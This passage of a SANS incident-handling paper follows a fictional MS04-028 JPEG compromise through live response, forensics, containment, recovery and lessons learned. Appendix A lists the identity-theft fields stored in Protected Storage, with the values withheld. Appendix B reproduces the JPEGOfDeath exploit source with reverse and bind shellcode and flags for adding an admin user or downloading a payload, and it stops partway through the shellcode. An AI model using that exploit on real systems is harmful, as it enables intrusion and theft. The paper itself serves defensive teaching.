
© SANS Institute 2000 - 2005, Author retains full rights.



```
Ctrl-D for Directory or Ctrl-F for filename completion
The Shell Path has been modified to find trusted cdrom binaries first
Do not navigate away from the CD drive letter.
======================================================================

 8:30:45.93 D:\Shells> netstat -an > a:\netstat.txt

 8:31:10.37 D:\Shells>
```

Figure 36


He then wants to run FRED so he navigates to the IR folder and starts FRED.bat. He does this from the Helix Forensic Command Shell because he does not want to use untrusted binaries on the victim machine. He does not want to use those untrusted binaries because an attacker could have replaced them with his own evil programs.



```
======================================================================

 8:30:45.93 D:\Shells> netstat -an > a:\netstat.txt

 8:31:10.37 D:\Shells> cd \

 8:31:27.06 D:\> cd ir

 8:31:29.32 D:\IR> fred.bat
FRED v1.3 is running...
Time:   8:31:39.85  Date: Sat 02/19/2005

PsInfo v1.62 - Local and remote system information viewer
Copyright (C) 2001-2004 Mark Russinovich
Sysinternals - www.sysinternals.com


 8:31:47.09 D:\IR> \IR\wft\net accounts  1>>a:\audit.txt

 8:31:50.09 D:\IR> \IR\wft\net file  1>>a:\audit.txt

 8:31:52.90 D:\IR> \IR\wft\net session  1>>a:\audit.txt

 8:31:55.71 D:\IR> \IR\wft\net share  1>>a:\audit.txt
```

Figure 37


FRED then sends the results a file named audit.txt on the floppy disk. FRED also creates an MD5 hash of audit.txt and saves it to the disk. This hash value will help show that the results of the analysis were not tampered with after they had been obtained.



```
FRED is done.

The MD5 sum of the audit log is:
\036a0605d2baaa1e7896aae3ff7d4e23 *a:\\audit.txt

** WRITE THIS NUMBER DOWN AND INCLUDE IT ON THE EVIDENCE TAG **
(this value also saved to a:\audit.md5)

Remove your audit floppy from the computer and write protect it NOW.
```

Figure 38

Our responder chooses to exit Helix so that he can assess what has been collected so far. Helix's last act is to eject the CD from the victim's machine and to ask if the responder wants a log kept of his actions. He selects "Yes", provides Helix the path of where the log file is to be saved, saves the log file, and then removes the floppy from the victim's drive. He then write protects the floppy disk.




Notice

Do you want to save a log file of all your actions?

Yes No

Figure 39

Our responder places the floppy disk into his laptop floppy drive and opens the contents.



audit
Text Document
370 KB

audit.md5
MD5 File
1 KB

Helix_Audit_Log
Text Document
1 KB

netstat
Text Document
2 KB

Figure 40


He first opens up the netstat results and that confirms that his victim has a problem.

```
TCP    192.168.200.128:1026    192.168.200.129:4242    ESTABLISHED
```

Figure 41

He knows from his victim's report of the task manager results that he has suspicious processes of network, desktop, and spool32 running.


He opens up the FRED audit logs and checks the results for the Net Start command and sees that a service called spool32 is running. He knows this isn't a normal service and that it's highly suspicious.



```
Security Accounts Manager
Server
Shell Hardware Detection
spool32
SSDP Discovery Service
System Event Notification
System Restore Service
```


Figure 42

He confirms that the network, desktop and spool32 processes are running on this system by reviewing the results of FRED's execution of the ProcInterrogate 0.0.1 by Kirby Kuehl[46]. He doesn't find any other suspicious processes.




```
C:\WINDOWS\desktop.exe (Process ID: 216)
```

Figure 43



```
C:\WINDOWS\network.exe (Process ID: 340)
```


Figure 44



```
C:\WINDOWS\spool32.exe (Process ID: 1972)
```


Figure 45

He confirms these results by viewing the results of the pslist tool by Mark Russinovich at Sysinternals.[47]



```
Name                    Pid
desktop                 216
```


Figure 46



```
Name                    Pid
network                 340
```

Figure 47


[46] Kuehl, Kirby. Winfingerprint. 2004. Kuehl, Kirby (Sourceforge). 03 March 2005. http://winfingerprint.sourceforge.net/ (This appears to be Mr. Kuehl's most recent version of this tool)
[47] PsTools. 2005. Sysinternals. 18 February 2005 http://www.sysinternals.com/ntw2k/freeware/pstools.shtml



```
Name                Pid
spool32            1972
```

Figure 48

Lastly, he checks the results of fport v2.0 by Foundstone[48] and sees this line that provides context for the netstat, ProcInterrogate, and pslist results:



```
216   desktop        ->  1026  TCP   c:\windows\desktop.exe
```

Figure 49

He now knows that it's the desktop.exe file that is the origin of the connection back to the attacking machine.

Our incident responder is also a trained forensic examiner and he decides that a forensic examination of this machine is warranted. This isn't a GCFA paper so I won't spend any time with screenshots and I will just provide a quick overview of what the forensic analysis might involve and what it might yield.

Our responder decides that he has enough volatile memory information collected. He turns off the victim machine by pulling the plug from the back of the machine. He removes the victim's hard drive while properly documenting the entire process. He brings the evidence drive to his lab where makes a forensically sound image using EnCase and then secures the evidence drive in a safe. He backs up his EnCase image and begins to work on the backup of that image.

He knows there are suspicious executables in the C:\Windows directory based on what FRED has reported so he makes a hash all of the files on the drive and sees if there are any comparisons to be made. He discovers that desktop.exe has the same hash as the standard cmd.exe. Depending on his hash sets, he will probably also discover that network.exe is really Netcat and that spool32.exe is srvany.exe. Based on his examination up to this point, he creates a keyword list comprising of the following case insensitive keywords: "spool32", "192.168.200.129", "srvany" and "netcat".

The results of those keywords are going to lead our examiner to the windows.reg file from figure 25. He will probably find the deleted maintain.bat batch file in figure 26 because the batch file may still exist in unallocated space. It will also lead him to the registry entry for spool32 where he will see that Netcat was set up to shovel a shell upon startup to the attacking machine. He will also be led to the gettools.bat file from figure 18 if it had not been overwritten by now. That's going to tell him what was placed on the machine, how it got there, and exactly what was done with those tools.

[48] Free tools. 2005. Foundstone, Inc. 18 February 2005. http://www.foundstone.com. (Fport and many other great tools can be found in the free tools section of this website)

© SANS Institute 2000 - 2005, Author retains full rights.

He'll probably run some other keywords now like "erunt" and "tftp", but he's got what he needs and there isn't much more to find. He may very well have discovered the deleted ntuser.dat files when he looked at the contents of the C:\ directory. EnCase will show him deleted files without him having to run a keyword search. Once he finds some suspicious files, he would have put together a timeline view using EnCase and that would have led him to some of the suspicious files even if the keywords had not.

Our responder now knows what happened. He knows an attacker obtained access to this victim machine, used the ERUNT tool to grab registry files, and setup Netcat to maintain access. He still doesn't know why the bad guy wanted the ntuser.dat files and he's not sure how our bad guy got his access in the first place. The victim claims he doesn't know how anyone would have gotten on his machine. Our responder knows our victim doesn't have anti-virus software on the machine and decides use his own anti-virus software to scan the image to see what that finds. He mounts the EnCase image using the EnCase Professional Suite and then scans it with Norton Anti-Virus. Lo and behold, he gets a hit just like in figure 33. He then takes a closer look at porn.jpg metadata on the image and realizes that it was placed on the machine just before the attack batch files appeared on the machine. If he looks at the application event log, he will also see that the explorer.exe shell crashed shortly after the malicious JPEG was placed on the machine.

Based on this, he correctly concludes that his friend has probably been the victim of an MS04-028 based intrusion where the attacker gained access to the machine, placed tools on the machine, stole the ntuser.dat files, and then set up Netcat to connect to an attacking machine each time the machine booted up.

His friend mentions to him that he's been getting strange calls from collection agencies and is starting to see fraudulent charges on his credit cards. Our responder remembers doing past forensic investigations where he used the contents of the ntuser.dat's Protected Storage System Provider to obtain information on what a particular user had been doing with a machine. Based on his friend's comments, he puts two and two together and theorizes that the attacker took the ntuser.dat files for the information that is stored in protected storage.

He decides to examine the ntuser.dat file from his friends "Victim1" account with commercially available forensic software to verify his hunch. He's horrified to discover what sensitive data was contained inside of the file. (See Appendix A for what can be found there)

Containment

Since this is the only host on this user's home network, containment isn't terribly difficult. Our responder effectively contained the problem when he powered off the user's machine and removed its hard drive. Pulling the plug might be too drastic for a mission critical business application that earns a company millions of dollars a day, but in our scenario it's a quick and effective way to stop the bleeding. The last thing our victim needs is someone coming back to his machine to lift his ntuser.dat files again or do something completely different, but equally horrible. So our containment process is nothing more than our responder yanking the power cord prior and removing the drive.

If our victim had other machines on his home network, our responder would have completed a similar live response process and potentially the same forensic process to assess whether they had also been compromised. Since it's a single node on a small home network, the only other thing our responder is going to do is to log onto the victim's hardware firewall to figure out if it's been tampered with in any way. Our victim is like most users in that he never changed the default username and password on his firewall. Since most of these consumer grade firewalls are managed by a web interface, a bad guy who has control of an internal host could just navigate to the firewall using VNC or some other method and configure it to meet attacker's needs.

Eradication

The root cause of this intrusion was the evil JPEG being downloaded by our victim and its payload being unwittingly executed. Our responder determined this through interviewing the victim, live analysis on the victimized machine, and forensic analysis of the machine's hard drive. Finally, our responder contained the problem by powering off the effected machine.

Cleanup is pretty simple in this case. The machine is just used for communication, home office, and entertainment purposes. Our victim doesn't have any backups of his critical files like email and financial data, but our responder now has all of those files contained in his image. It's trivial to copy them out of an image and provide them to the victim.

Since our responder can't give the victim or even himself any assurances that he has found all of the malicious software that could have been placed on the machine, he decides that a complete operating system rebuild is the best course of action. There is no overriding mission critical business need that would dictate otherwise. In light of the mounting financial fallout from his apparent identity theft, our victim is perfectly

© SANS Institute 2000 - 2005, Author retains full rights.

willing to go along with anything our responder recommends. He just wants the bleeding to stop as soon as possible.

Recovery

Our responder is going to keep the original drive until our victim decides if he wants to report this incident to the proper law enforcement authorities. Therefore, the recovery portion of this process is going to start with purchasing a new drive and then installing an operating system from known good original media provided by Microsoft. The operating system will then be completely patched with all of the available patches and service packs. The operating system will be set to automatically download and install future critical patches. Anti-virus and anti-spyware software will be placed on the machine and will be setup to automatically update signatures and regularly complete full scans of the machine. Both programs will actively monitor the machine. A data privacy utility will be installed and set up to regularly clean the machine.

Any applications that were on the machine previously will be reinstalled, but only from original trusted media. Anything else will have to be obtained from trusted download sources or not at all. There is too much risk that the old applications could have been trojaned by an attacker. Lastly, critical non-executable/application files such as Microsoft office documents and email will be thoroughly scanned and then placed onto the machine.

The pirated software and pornography is not going back on the machine. There is too high of a possibility that pirated software might contain trojans, worms, or other malware and we've already seen what a singular evil JPEG can do to a system and someone's credit rating.

Lessons Learned

The time between a vulnerability being announced and an exploit appearing publicly Internet can be very short. In this case, the MS04-028 vulnerability was announced and exploit code was posted in just over a week. Therefore, it's critical to pay close attention to the security status of machines.

The operating system should be kept up to date and patches should promptly be applied. The best setting for the average home user is for Windows to automatically detect, download, and install patches.

Anti-virus software should be installed on the machine and scans should be regularly made with up to date virus signatures. The anti-virus software should be configured for real time scanning. If a properly updated anti-

© SANS Institute 2000 - 2005, Author retains full rights.

virus program had been doing real time scanning in this scenario, this attack would never have occurred because the evil JPEG would have been detected and nullified.

It's long past time for every machine to have anti-spyware capability. It's no longer enough to just have an anti-virus program. Anti-spyware software should be installed and configured to run in the same manner as the anti-virus software. It should be set to automatically check for updated signatures, run regularly scheduled system scans, and to actively look for spyware in real time.

Every home network should have a firewall. That firewall should be configured with a unique username and password that is different from the factory defaults. The firewall will ideally have the ability to block outbound traffic except what is necessary for legitimate traffic. The best case scenario is having a combination of a hardware based firewall and a host based firewall that will monitor which applications are trying to access the network and bring those applications to the attention of the user before access is made.

It's important to know that sensitive data is being stored on the operating system even if the user does not intend for that data to be stored. The user should have appropriate privacy software that will frequently clean up sensitive data. Additionally, the user should consider whether it's a good idea to use a web browser that is heavily integrated into the operating system. All things being equal, it's generally going to be safer to use a more independent web browser.

Ultimately, the best defense is a layered approach that minimizes the chance of an attack occurring because of a single point of failure. As we have seen, it's a mistake to rely on just one form of security like what our victim did with his firewall. He assumed that his hardware firewall would save him and that he could ignore security layers such as patching, anti-virus, and anti-spyware.

Appendix A

Forensic Analysis of the Protected Storage System Provider

I've spent a lot of time talking about how our fictional attacker obtained the ntuser.dat files and I have spoken generally about the content of those files. I want to take some time in this appendix to illustrate to the reader just how much sensitive information can be stored in these files. The Microsoft Windows Protected Storage System Provider (PSSP) is a part of the Microsoft Windows registry. In Windows XP, each user's PSSP entries are stored in an ntuser.dat file that is unique to each

© SANS Institute 2000 - 2005, Author retains full rights.

account on a machine. There are several commercial forensic products that are on the market today that can easily read the contents of these files offline and that are available for public purchase. These tools will allow a user to view the specific entries inside of the PSSP in plain language. For example, I will show sensitive keys in this appendix that contain credit card information. These forensic tools will display the actual credit card number when you point the tool at the specific field.


For purposes of this paper, I am using a freeware tool that will not interpret the contents of the field in plain language. For privacy reasons, I won't show the contents of the fields. In some cases, I won't even show the actual fields.

A lot of the information revolving around this feature of the registry is apparently considered proprietary so I'm going to play it safe by not talking about how and why information gets there. I'm just going to illustrate what information is there using tools that anyone can obtain and see information that anyone can see using those tools. Essentially, I'm not going to do anything that anyone reading this paper couldn't do if they wanted to buy a tool for themselves and view random ntuser.dat files.

If you want to view your own Protected Storage System Provider in its native environment, you just have to open up "regedt32" and navigate to HKEY_CURRENT_USER\Software\Microsoft\Protected Storage System Provider.

For this demonstration, I am using the MiTeC Windows Registry File Analyzer V1.5.2.0 by Michal Mutl to view a well used ntuser.dat file offline.[49]

This is the path to the PSSP:




Key Path .Default\Software\Microsoft\Protected Storage System Provider

Figure 50

Look at these series of entries contained inside of the PSSP:

[49] MiTeC Homepage. 2004. Michal Mutl. 24 February 2005. www.mitec.cz




```
applicant_name_first:StringData
applicant_name_first:StringIndex
applicant_name_last:StringData
applicant_name_last:StringIndex
applicant_name_mi:StringData
applicant_name_mi:StringIndex
applicant_ssn:StringData
applicant_ssn:StringIndex
```

Figure 51

It's as bad as it looks. It's a full name and social security number.

Need our victim's birthday? No worries…just keep looking.




```
bd_year:StringData
bd_year:StringIndex
bdate:StringData
bdate:StringIndex
birth_year:StringData
birth_year:StringIndex
birthdayyear:StringData
birthdayyear:StringIndex
birthyear:StringData
birthyear:StringIndex
```

Figure 52

The bdate key contains the victim's birth day, birth month, and birth year.

How about financial account data?



```
cc_num:StringData
cc_num:StringIndex
ccnumber:StringData
ccnumber:StringIndex
cdaccountnumber:StringData
cdaccountnumber:StringIndex
cdcheckingbankname:StringData
cdcheckingbankname:StringIndex
cdroutingnumber:StringData
cdroutingnumber:StringIndex
```


Figure 53

The keys ccnumber and cc_num contain credit card numbers. The last three keys contain what appear to be a checking account number, bank name, and routing number. How about the online username and password for the bank named in the cdchekingbankname key? That's in this registry file also along with userids and passwords for a variety of

© SANS Institute 2000 - 2005, Author retains full rights.

other websites.


Do you think driver's license information might be useful to an identity thief?



```
driverlicenseexpirationday:StringData
driverlicenseexpirationday:StringIndex
driverlicenseexpirationmonth:StringData
driverlicenseexpirationmonth:StringIndex
driverlicenseexpirationyear:StringData
driverlicenseexpirationyear:StringIndex
driverlicensenumber:StringData
driverlicensenumber:StringIndex
driverslicense:StringData
driverslicense:StringIndex
```

Figure 54


How about our victim's mother's maiden name?



```
mothermaidenname:StringData
mothermaidenname:StringIndex
```

Figure 55

Here's more social security data:



```
ssn:StringData
ssn:StringIndex
ssn_r:StringData
ssn_r:StringIndex
ssn1:StringData
ssn1:StringIndex
ssn2:StringData
ssn2:StringIndex
ssn3:StringData
ssn3:StringIndex
ssnlastfour:StringData
ssnlastfour:StringIndex
```

Figure 56

You get the point. It's all in there along with our victim's home address, phone number, zip code, employer name, work address, work phone number, job title, etc.

Appendix B

The Exploit Code

"Windows JPEG GDI+ All in One Remote Exploit (MS04-028)

© SANS Institute 2000 - 2005, Author retains full rights.

```
Date : 27/09/2004

// CAN-2004-0200

/*
* Exploit Name:
* =============
*  JPEGOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/FileDownload
* =============
* Tweaked Exploit By M4Z3R For GSO
* All Credits & Greetings Go To:
* ==========
*  FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
*  Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
*  Nick Fitzgerald, Adam Nance (where are you?),
*  Santa Barbara, Jenna Jameson, John Kerry, so1o,
*  Computer Security Industry, Rom Hackers,  My chihuahuas
*  (Rocky, Sailor, and Penny)...
* ===========
* Flags Usage:
* -a: Add User X with Pass X to Admin Group;
*  IE: Exploit.exe -a pic.jpg
* -d: Download a File From an HTTP Server;
*  IE: Exploit.exe -d http://YourWebServer/Patch.exe pic.jpg
* -r: Send Back a Shell To a Specified IP on a Specific Port;
*  IE: Exploit.exe -r 192.168.0.1 -p 123 pic.jpg (Default Port is 1337)
* -b: Bind a Shell on The Exploited Machine On a Specific Port;
*  IE: Exploit.exe -b -p 132 pic.jpg (Default Port is 1337)
* Disclaimer:
* ===========
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY
EXPRESS OR
* IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
IMPLIED WARRANTIES
* OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE ARE DISCLAIMED.
* IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT,
INDIRECT,
* INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
DAMAGES (INCLUDING, BUT
* NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR
SERVICES; LOSS OF USE,
* DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER
CAUSED AND ON ANY
* THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY,
OR TORT
```

© SANS Institute 2005, Author retains full rights.

```
* (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
OUT OF THE USE OF
* THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH
DAMAGE
*
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")

// Exploit Data...

char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char bind_shellcode[] =
"\xD9\xE1\xD9\x34\x24\x58\x58\x58"
"\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\x97\xFE\x80\x30\x92\x40\xE2"
"\xFA\x7A\xAA\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB\x54\xEB\x77\xDB"
"\x14\xDB\x36\x3F\xBC\x7B\x36\x88\xE2\x55\x4B\x9B\x67\x3F\x59\x7F"
```

```
"\x6E\xA9\x1C\xDC\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C"
"\x21\x84\xC5\xC1\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6"
"\x1B\x77\x1B\xCF\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2"
"\x8E\x3F\x19\xCA\x9A\x79\x9E\x1F\xC5\xBE\xC3\xC0\x6D\x42\x1B\x51"
"\xCB\x79\x82\xF8\x9A\xCC\x93\x7C\xF8\x98\xCB\x19\xEF\x92\x12\x6B"
"\x94\xE6\x76\xC3\xC1\x6D\xA6\x1D\x7A\x07\x92\x92\x92\xCB\x1B\x96"
"\x1C\x70\x79\xA3\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92"
"\x6D\xC7\xB2\xC5\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x8E\x1B\x51"
"\xA3\x6D\xC5\xC5\xFA\x90\x92\x83\xCE\x1B\x74\xF8\x82\xC4\xC1\x6D"
"\xC7\x8A\xC5\xC1\x6D\xC7\x86\xC5\xC4\xC1\x6D\xC7\x82\x1B\x50\xF4"
"\x13\x7E\xC6\x92\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x1B\x45"
"\x54\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xEE\xB6\xDA"
